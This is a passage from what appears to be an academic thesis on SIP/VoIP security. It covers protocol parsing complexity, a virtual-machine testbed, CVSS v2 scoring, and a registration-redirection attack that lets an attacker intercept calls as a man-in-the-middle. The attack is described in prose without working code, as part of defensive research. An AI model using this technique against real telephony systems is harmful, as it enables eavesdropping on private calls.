Port	Port which the sender is expecting to receive data. The responder will change this to the port in which they expect to receive data on, thus creating the conversation's port pair. (e.g., 24802)
Protocol	Protocol used for data, almost always RTP (e.g., RTP/AVP)
Format	Voice encoding to be used to communicate data (e.g., ITU-T G.711 PCMA)
Rtpmap Media Attribute	Most SDP messages contain several rtpmap media attribute lines, which contain the encoding name, clockrate, and encoding specific parameters (e.g., rtpmap 8 PCMA/8000)

2. RTP

RTP packets are the packet containers for the session data, i.e., voice or video in a SIP conversation [4, p. 8]. Important RTP functionality within SIP is data sequencing and time-stamping to correct for jitter. RTP may be carried over either TCP or UDP, but because RTP conversations are more sensitive to delays than packet loss, RTP is almost exclusively carried over UDP [9, p. 2].

3. URI

Uniform Resource Indicators (URI), defined in RFC 3986, is the mechanism used by SIP to describe locations of user clients and servers. URIs must consist of a scheme, user, and hostname, and may consist of a query. The scheme, always either SIP or SIPS, describes the protocol the URI corresponds to. The user field describes the user at that

address, typically a username or unique identifier for a server. Lastly, the hostname describes the location at which the user can be found. The hostname can be either a domain name, such as *atlanta.com*, or an IP address [9, p. 148], [10].

Figure 7. Typical URI

4. TLS

Transport layer security (TLS), or TLS, is a protocol designed to provide private communication over the Internet [8, p. 1]. The TLS handshake protocol allows for authentication using public key cryptography [8, p. 23]. TLS's use in SIP is limited because of the multi-hop method in which SIP requests travel from an originating UA to a destination UA, which does not guarantee secrecy from endpoint-to-endpoint [4, p. 249.] Furthermore, using TLS from UA to UA with guaranteed secrecy is not possible unless one UA has a certificate with a common trust chain with the other UA [4, p. 149]. TLS is useful, however, to authenticate servers [4, p. 241.]

H. FORMATTING CONFIGURATIONS

Much of the exploitability of SIP programs lies in the parser used to interpret protocol headers. Much of the reason for this is because of the complexity of the SIP RFC, and the wide variety of ways in which a SIP message can be formatted. Some fields have both a long and short form (for instance, Via: becomes v:). The short forms are designed to be used if message size is an issue; all clients are required to be able to implement both short and long forms. Beyond a few exceptions, there is no required order for different fields within a SIP message, and also no required order for options within a specific field. The SIP RFC is very *laissez faire* with white space, with fields

having any amount of white space within the field values as long as new lines have spaces or tabs starting the next line, so that the following are all equivalent:

```
To: sip:alice@atlanta.com
To      :               sip:alice@atlanta.com
To      :
        sip:alice@atlanta.com
```

While there are preferred forms governing the white space, UAs need to be able to implement all of the previous forms.

The below sections serve as examples of the complexity that SIP parsers must overcome; however, they are far from complete. The basic rules of SIP parsers are 13 pages long. To give a sense of comparison, the basic rules for HTTP are given in only two pages.

1. Contact Field

The contact field can have a wide variety of acceptable formats. The below example is from the SIP RFC:

```
Contact: "Mr. Watson" <sip:watson@worcester.bell-telephone.com>
      ;q=0.7; expires=3600,
      "Mr. Watson" <mailto:watson@bell-telephone.com> ;q=0.1
```

Some valid configurations are a blank in place of "Mr. Watson," i.e., "" in place of Mr. Watson. If there is no "Mr. Watson," then the < and > around the URI are optional. If the < and > are missing, then the options after the URI are treated as URI parameters instead of header parameters as they would otherwise be interpreted.

2. URIs

URIs are the addresses of SIP, with the generic form of a URI given as sip:user:password@host:port;uri-parameters?headers. Of these fields, the only required portions are sip: user, and @host, with the rest optional. There is a wide variety of URI

parameters as well, including those such as transport=tcp, subject=project%20x and priority=x. Fortunately, URI parameters have no white space, or unescaped reserved characters.

I. SECURITY

"SIP is not an easy protocol to secure" [4, p. 232]. Because SIP is transmitted over multiple hops, it cannot simply be encrypted end-to-end, and intermediaries must be able to read and modify the headers of SIP messages. Because of this, SIP messages cannot be implicitly trusted to have end-to-end encryption even if the first hop is encrypted. While SIP has provisions for some security systems, such as the previously mentioned TLS, SIPS URI, and HTTP Digest, in other cases it relies on the end clients to negotiate additional security measures, such as IPSEC [4, p. 233]. A list of the ways in which SIP can provide authentication, along with secrecy and integrity, is found in Table 4.

Table 4. Methods users and servers are identified, along with SIP provisions for secrecy and integrity

	Method of Authentication	Secrecy/Integrity
User Agent	Digest Mechanism	TLS, can only guarantee secrecy between host and next hop
Stateful Proxy	TLS, public key certificate	TLS, can only guarantee secrecy between host and next hop
Stateless Proxy	TLS, public key certificate	None

J. LIMITATIONS

Primary limitations of SIP revolve around its difficulty in operating behind NAT and firewalls [4]. Because SIP is inherently a peer-to-peer type connection, NAT traversal is very difficult without the assistance of an outside server or the router

performing NAT. Typical NAT traversals involve sending a UDP message with source port as the standard SIP port (5060), and discovering which port the NAT has translated the source port to. The other client then uses this to traverse the NAT. Some newer routers are advertised as SIP capable, which means that they are able to understand the SIP protocol, and act as transparent stateless SIP proxies.

THIS PAGE INTENTIONALLY LEFT BLANK

III. METHODOLOGY

A. OVERVIEW

The methodology we used for development of attacks was primarily to study the SIP RFC, building implementations to test attacks and other informal methods rather than conduct a formal analysis. A formal analysis of SIP was not conducted because of the size and complexity of the protocol specification: the most recent RFC encompasses over 250 pages.

The informal approach taken was as follows: create the common SIP trapezoid using virtual machines, identify likely attack vectors given different potential threat stances (such as man-in-the-middle, eavesdropping, and packet injection), test the REGISTER redirect vulnerability described later, and lastly use previously written attack software. The phones tested were the following softphones: Ekiga softphone, Linphone, kphone, Qutecom, and X-Lite [11], [12], [13], [14], [15]. The SIP server used was siproxd [16].

B. TESTBED

The mock network created, hereafter known as the "testbed," consists of a single computer running three virtual machines. The physical layout can be seen in Figure 8, and the logical layout can be seen in Figure 9. To simulate isolated computers, virtual machines were created using VMWare Fusion running Ubuntu.

In order to prevent different SIP elements from interacting with each other (such as Alice@atlanta.com hearing the same traffic as Bob@biloxi.com), a VPN was established with OpenVPN 2.1_rc19 between all relevant entities. Configuration files used by the clients and server are listed in Appendix A. The configuration files listed will create a VPN between two computers by using a pre-shared static key. The static key is created by running the command ' openvpn --genkey --secret static.key.' By

rerouting all SIP traffic through VPNs as needed, a network topology that allows for routing over multiple networks can be created on a single computer.

Hardware used for testing is a 1.83 GHz Macbook Pro with 2GB of RAM running VMWare Fusion 2.0.6. Three virtual machines (VMs) run simultaneously on the host computer, with VM 1 and 3 running in 'bridged' mode, and VM 2 in 'NAT.' VM 1 and 2 use Ubuntu 8.04 LTS, while VM 3 uses Ubuntu 9.10 Client Edition to provide the latest version of software tested in this thesis. The host computer and VMs 1 and 3 are on the 196.168.1.0(/24) network, the host computer and VM 2 are on the 192.168.235.0(/24) network, and VM 1 and 2 have a virtual private network (VPN) on the 10.0.0.1(/8) network.

The VPN connecting VM 1 and 2 is established using OpenVPN, and VM 2's routing table is modified so that all IP packets except those addressed to VM 1's publicly facing IP are routed through the OpenVPN virtual device, effectively creating a private network whose network traffic is unable to be viewed by any machine except VM1 and the private interface of VM2. The resulting network is logically equivalent to having the same type of network displayed in Figure 9 without having 4 separate computers. Configuration files for both VM 1 and VM 2's openVPN, as well as the siproxd configuration file can be found in Appendix A. Usernames for each virtual machine are 'sip1', 'sip2', and 'sip3' respectively. External computers and the host computer use the sip0 username as a the URI from which calls originate. DNS service is required for siproxd to function effectively, and was implemented modifying the /etc/hosts and by the use of a dynamic DNS service. Addresses sip1.example.org and sipinternaltest1.dyndns.org reflect the 192.168.1.x public address of VM1, while sip2.example.org and sipinternaltest2.dyndns.org reflect the 10.8.0.1 private address of VM1.



Figure 8. Physical testbed layout



Figure 9. Logical testbed layout

C. ATTACK SOFTWARE

This thesis analyzes the potential attacks an adversary can perform based on certain attack postures. An attack posture is the physical or logical location within a network infrastructure that an attacker has been able to place himself. The severity of attack postures range from eavesdropping and injection, otherwise known as packet-sniffing, to man-in-the middle In the packet-sniffing scenario, an attacker can read data coming from a transmission medium (sniffing), and insert data back on that transmission medium (injection) but cannot interfere with data which has already been transmitted. In comparison, not only can the man-in-the-middle read packets and write to the network,

they can transform packets before they reach their intended recipient. The primary attack postures that were modeled for this thesis were packet sniffing/injection. Man-in-the-middle type attacks are discussed for protocol vulnerabilities but not implemented.

Like HTTP, SIP communication uses a human-readable communication method, encoded with the US-ASCII character set. Not only does this make understanding SIP messages easy by looking at raw packet captures, but it also allows for relatively easy development of attacks.

1. Attack Modeling

In order to model attacks from a packet-sniffing scenario, software was written to perform raw packet processing in the C language. The advantage of using such low-level packet processing is that it can provide a proof-of-concept exploit, and actually performs wire sniffing, mimicking the effects of packet sniffing and injection as displayed in Figure 10. The attack software's primary purpose is to address the problem of creating malicious traffic in response to SIP client requests, rather than generating malicious requests to servers.



Figure 10. Packet sniffing and injection attack scenario

Figure 11. Man-in-the-middle attack scenario

D. USER AGENTS

User agents are the client software that initiate and receive SIP calls. As stated earlier, user agents tested in this report are Ekiga 2.0.12, linphone 3.1.2, kphone 4.2, Qutecom 2.2, and xlite 3.0 [11], [12], [13], [14], [15]. Ekiga and linphone were installed using the synaptic package manager, and kphone installed from source[13].

E. REGISTRATION AND PROXY SERVERS

Siproxd was used as the registration and proxy server for this report, primarily because it is free and easy to configure. While Sip Express Router is also freely available and more feature-filled, it is much more difficult to configure, and has not received an update in over 3 years at the time of this report.

F. REGISTRATION AND DIALING

On clients where it was possible, registration was conducted so that clients registered to the address sip2@sip1.example.org on server sip1.example.org with a route of sip2.example.org. Once registered, calls from test programs could be addressed by dialing sip2@sip1.example.org if we want to test them behind the registrar/proxy, or by dialing sip2@(VM2_ip_address). For clients that did not correctly address through the VM, VM2 was bridged and the siproxd.conf file modified the request so that if_inbound and if_outbound matched with the host_sip_reg field given a value of 192.168.1.0/24. Clients then no longer attempted to route traffic through sip1.example.org, and would directly register on address sip1.example.org. All other calling behavior remained the same.

G. LIMITATIONS

Many difficulties were encountered in the course of creating the testbed as originally designed, primarily with regard to enforcing user clients to register via the correct outgoing interfaces. Because VM2 had to be able to address VM1 publicly in the routing table in order for the VPN to work, there was always a way via the routing table to address both the bridged 192.168.1.x address and the VPN address from inside the subnet. Some clients, when registering publicly would send their SIP traffic to the

incorrect interface, and had no way to specify which interface to use. This difference caused an inability for Ekiga to register properly. In cases where it was not possible for clients to register via the VPN, the computers were bridged and registered in the manner described in the next paragraph.

In many ways, it was just as effective to register clients from VM 3 while on the same collision domain as VM1, and to do away with the VPN. After this test calls would be made from VM2 behind the subnet. With this type of scheme, as long as clients were registered to the server, and test programs were addressed to the registrar then traffic would effectively function through the registrar with no unusual effects to any of the programs. To modify the siproxd configuration file to this setup, change the if inbound and if outbound to equal eth0.

Another significant problem, notably with xlite and linphone is the use of an external DNS server to provide address resolution, rather than use the default DNS lookup, which also would bypass the /etc/hosts file. The workaround for xlite and linphone was to use the dynamic DNS5 service to perform address resolution for these requests. Address resolution was required as siproxd did not accept REGISTER requests that were addressed via IP addresses rather than hostname. While not ideal, the use of a dynamic DNS service was acceptable, as both xlite and linphone would have required a universally valid DNS address, and not one that was promulgated only on the internal network.

While the testbed performed adequately, and was useful given limited resources, having at least three separate physical computers, with distinct collision domains would have avoided many of the difficulties encountered for this thesis with correctly setting up more complex routing scenarios. Traffic taken from VM1 is displayed in Figure 12 for a network configuration both with and without the VPN.

[5] A Dynamic DNS hosting service allows you to create a customized DNS address which is accessible through normal DNS servers. DNS servers resolve the top level domain, in this case dyndns.org, and the computer queries that authoritative DNS server to get the address of sip1.example.org. This essentially gives us DNS, without having to set up our own DNS server [17].

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.107	192.168.1.128	SIP	Request: REGISTER sip:sip2@sip1.example.org
2	0.002888	192.168.1.128	192.168.1.107	SIP	Status: 200 OK (1 bindings)
3	15.22088	192.168.1.100	192.168.1.128	SIP/SDP	Request: INVITE sip:sip2@sip1.example.org, wit
4	15.22526	192.168.1.128	192.168.1.107	SIP/SDP	Request: INVITE sip:sip2@192.168.1.107:5060, w
5	15.22786	192.168.1.107	192.168.1.128	SIP	Status: 100 Trying
6	15.22823	192.168.1.107	192.168.1.128	SIP	Status: 101 Dialog Establishement
7	15.26081	192.168.1.128	192.168.1.100	SIP	Status: 100 Trying
8	16.26438	192.168.1.107	192.168.1.128	SIP	Status: 180 Ringing
9	16.28291	192.168.1.128	192.168.1.100	SIP	Status: 180 Ringing
10	29.53396	192.168.1.107	192.168.1.128	SIP	Status: 603 Decline
11	29.53702	192.168.1.128	192.168.1.100	SIP	Status: 603 Decline

No.	Time	Source	Destination	Protocol	Info
1	0.000000	10.8.0.2	10.8.0.1	SIP	Request: REGISTER sip:sip1.example.org
2	0.004361	10.8.0.1	10.8.0.2	SIP	Status: 200 OK (1 bindings)
3	10.24592	192.168.1.100	192.168.1.128	SIP/SDP	Request: INVITE sip:sip2@sip1.example.org,
4	10.26006	10.8.0.1	10.8.0.2	SIP/SDP	Request: INVITE sip:sip2@10.8.0.2, with ses
5	10.28214	10.8.0.2	10.8.0.1	SIP	Status: 100 Trying
6	10.28227	10.8.0.2	10.8.0.1	SIP	Status: 180 Ringing
7	10.30946	192.168.1.128	192.168.1.100	SIP	Status: 100 Trying
8	10.32548	192.168.1.128	192.168.1.100	SIP	Status: 180 Ringing
9	12.61874	10.8.0.2	10.8.0.1	SIP	Status: 603 Decline
10	12.62439	192.168.1.128	192.168.1.100	SIP	Status: 603 Decline

Figure 12. Traffic capture of registration and phone call using the VPN (top), and a completely bridged network (bottom)

H. OTHER SOFTWARE

Other software originally intended as registration and proxy servers was Asterisk, the open source PBX. Asterisk was going to be the test software because of its ubiquity in the VoIP world, and because it is a fully featured Private Branch Exchange (PBX) endpoint. Asterisk was eventually deemed to be unsuitable because Asterisk cannot currently function as a SIP endpoint. Other problems with Asterisk is also difficult to configure because of its complexity [18].

THIS PAGE INTENTIONALLY LEFT BLANK

IV. COMMON VULNERABILITY SCORING SYSTEM V2

A. OVERVIEW

The Common Vulnerability Scoring System version 2 (CVSS v2), designed for classifying implementation vulnerabilities is the most commonly used vulnerability classification system currently in use [19]. Used by the National Institute for Standards and Technology (NIST), National Vulnerability Database (NVD), and designed by a consortium of individuals from companies including Cisco, Symantec, and IBM, CVSS v2 takes in a set of inputs about a vulnerability and creates three metrics between 0 and 10: base metrics, temporal metrics, and environmental metrics. To calculate individual scores, the Cisco CVSS v2 calculator was used. The following sections describe the inputs to CVSS v2, and how to implement them for the protocol vulnerabilities described later. All information on CVSS v2 comes from the CVSS v2 complete documentation, and adaptations to SIP protocol vulnerabilities are personal work.

B. BASE METRICS

Base metrics include commonly considered impacts of security vulnerabilities in the areas of authentication, confidentiality, integrity, and availability. Each area except authentication is assessed as having a complete, partial, or no impact. The other two areas of base metrics include an access vector, which defines where, on a system, the attacker needs to be positioned, and access complexity, describing how difficult an attack is to conduct. If a program is exploited with root privileges, confidentiality, integrity and availability are scored as complete vulnerability, while exploitation at user privileges is a partial vulnerability.

1. Confidentiality

Complete impact for confidentiality includes a loss of all data on the target system such as memory and files, while a partial impact would include a significant loss of data, but the attacker has no control over the scope of data loss. As protocol

vulnerabilities only include the loss of the SIP data currently in traffic, the largest impact a protocol can receive in this field is a partial impact.

2. Integrity

Integrity impact primarily encompasses the ability for an attacker to modify data on the host system. Partial data impact is limited in scope, while complete loss of integrity includes the ability for an attacker to modify any content on the vulnerable system, as is in the case where a user is able to remotely execute code on the target system. Similar to confidentiality, as protocol vulnerabilities assume the system is well designed, the largest impact to integrity for protocol vulnerabilities is Partial.

3. Availability

Availability is the ability for the targeted resource to stay online. Complete loss of availability includes the shutdown of the resource, while partial loss of availability is a decreased availability of that resource, such as only being able to accept a limited number of connections. There is no scoring difference between loss of the service being exploited and complete loss of the hosting computer.

4. Authentication

The authentication field is a measure of how many times an attacker needs to be authenticated to a resource before they are able to conduct the exploit. Authentication impact is divided into three levels: an attacker either requires no authentication to a system, single authentication, or authentication by two or more systems. This method is straightforward to adapt for protocol vulnerabilities, and it would be very rare for a SIP system to require authentication in multiple locations, however it could be possible if there was an attack that required an attacker Eve to modify both Alice and Bob's registrar to conduct an attack.

5. Access Vector

Access vector describes the location an attacker needs to be positioned in a network in order to exploit a vulnerability. It is broken down into local system, adjacent network, or network. In this case, local would mean the local computer, adjacent network as being located in the same collision or broadcast domain, while network means an attacker can be located anywhere they can get information packets to the target computer.

6. Access Complexity

Access complexity is perhaps one of the most subjective ratings in the CVSS v2 system. A high level of difficulty in access complexity can result in factors such as difficult race conditions, unusual configurations of software, requiring easily detected social engineering, or requiring spoofing or controlling other systems (such as pretending to be the valid registrar for a client). Low levels of complexity include requiring no previous knowledge, default configurations, if there is a race condition than it is easily winnable. Medium levels fall somewhere in between these two conditions. Protocol vulnerabilities are accessed on a case-by-case basis on all three levels.

C. TEMPORAL METRICS

Temporal metrics focus on the following three properties: exploitability, status of a fix for the vulnerability, and lastly whether an exploit has been confirmed. The idea behind temporal metrics is that the impact of a vulnerability changes over time as bug fixes become available, more sophisticated code is written, or confirmed reports of the existence of a bug become available. Temporal metrics will either maintain or lower the base score, but it will never increase it.

1. Exploitability

Exploitability includes factors such as the existence of code that is forms an exploit, with an increasing score based on reliability of that code. The highest score for exploitability is an exploit that works in all situations or is being delivered by a mobile autonomous agent (such as a virus or worm), and the lowest score is one that is

theoretical in nature. Protocol vulnerabilities will typically fall into either the unproven or proof of concept categories because of the speculative nature of these attacks.

2. Remediation Level

Remediation level is based on the current existence of a fix for the vulnerability. Scores are on an increasing level in the following categories: Official fix, temporary fix from the official vendor, unofficial workaround or fix, and unavailable fix. This method is dropped from calculation of protocol vulnerabilities as there is no single fix location and the implementation of vulnerabilities will change from software to software.

3. Report Confidence

The last of the temporal metrics is reporting confidence, and is centered around the reliability of the existence of a vulnerability. The highest level is reserved for vulnerabilities confirmed either via the vender or official author, or the existence of exploiting code.

D. ENVIRONMENT METRICS

Environment metrics are the most user-dependent and subjective of the reporting metrics. They include categories of collateral damage potential, how widespread the affected software is in the environment, and the requirements relating to confidentiality, integrity, and authority. Because these requirements would be different between casual use and mission critical requirements, they are not calculated into any metrics.

E. READING VECTORS

Once a metric is derived, it is distributed along with a vector that lists all the fields and how the score was derived. As an example, the vector given for the registration redirect flaw is as follows: AV:A/AC:M/Au:N/C:P/I:P/A:P/E:U/RL:ND/RC:UC. It has an access vector of adjacent network, medium access complexity, requires no authentication, partial impact for confidentiality, integrity, and availability, is of unproved exploitability, a

Not defined level of remediation, and an unconfirmed report confidence. A list of all categories and their possible values is given in Table 5.

Table 5. Category abbreviations and values per category

Vector Category	**Possible Category Values**
Access Vector (AV)	Local (L) Adjacent Network (A) Network (N)
Access Complexity (AC)	Low (L) Medium (M) High (H)
Authentication (Au)	Multiple (M) Single (S) None (N)
Confidentiality Impact (C) Integrity Impact (I) Availability Impact (A)	None (N) Partial (P) Complete (C)
Exploitability (E)	Unproven (U) Proof-of-Concept (POC) Functional (F) High (H) Not Defined (ND)
Remediation Level (RL)	Official Fix (OF) Temporary Fix (TF) Workaround (W) Unavailable (U) Not Defined (ND)
Report Confidence (RC)	Unconfirmed (UC) Uncorroborated (UR) Confirmed (C) Not Defined (ND)

F. CONCLUSION

The final metric is calculated by entering the above information into the formula contained in CVSS v2.[6] Each category mentioned has an associated weight and will produce a numeric score between 0 and 1. When posting vulnerabilities, it is important to include the vector along with the numeric score, so that other people can see how the score was calculated. CVSS v2 is not only relatively easy to adapt to protocols but, as we will see in the next chapter, easy to adapt to known protocol attacks.

[6] CVSS Calculator used for this thesis is the Cisco CVSS v2 calculator [20].

V. KNOWN PROTOCOL ATTACKS

A. OVERVIEW

Several attacks for SIP were known at the time this thesis was written. Currently, all known attacks on SIP are preventable by compliance with the most recent RFC governing SIP [4] by using TLS appropriately at each communication step. Despite the protection of TLS, evaluation of these protocol vulnerabilities is essential, as experimental testing has shown that all software tested for this report has not implemented TLS. Section B describes a previously unknown vulnerability in SIP, while the rest of the chapter is dedicated to other previously known vulnerabilities.

B. REGISTRATION REDIRECTION

The SIP RFC provides the ability for registration requests to be redirected to alternate registrars [4, p. 63]. If a user does not validate who the redirect is coming from, then a malicious client who surreptitiously receives a registration request can forge a 301 or 302 redirect response and redirect an unsuspecting user agent to a registration server of their choice.

If a malicious user is able to redirect a registration request, then he or she is able to control the destination of corresponding invitees by either implicitly acting as a proxy server or by the use of the 305 Use Proxy command. Once a registration server acts as proxy server, it can then control INVITE requests and position another computer to act as a "man-in-the-middle" for corresponding calls.

A graphical depiction of this process can be found in Figure 13. The initiating UA, Alice, sends out an INVITE request. The registrar then sends the INVITE request to the confederate computer (Eve). Eve then modifies the INVITE request so that the From and Contact address fields correspond to her computer's network address. She then sends out the request to Bob. If Bob answers, Eve will receive the response, and forward the response back to Alice after modifying the Contact field to Eve's address, and converting

the From field back to Alice's initial From field. Alice will then send an ACK message, and the registrar will forward to Eve who will then forward the message to Bob after again modifying the From and Contact fields.



Figure 13. Malicious server intercepting call conversation, with client Bob not using a proxy server

The biggest practical challenge for implementing this attack is that it is not a requirement that user agents process redirect responses, and can choose to ignore them entirely. None of the six user agents tested for this thesis process redirect responses. Other difficulties in this method of exploitation include an inherent race condition of responding to a registration request before the legitimate server. Furthermore, the

malicious computer supplying redirect requests must be in a position to receive the initial registration request, and inject network traffic. This method cannot work by simply spoofing responses for the registration server, as the actual registration server would properly forward INVITE requests to Bob, and Bob could easily notice that an attack is occurring. While this method is currently not possible using current SIP implementations, it is possible that a more fully-featured version of SIP software could inadvertently make itself vulnerable to this type of attack if it does not use TLS to authenticate the server.

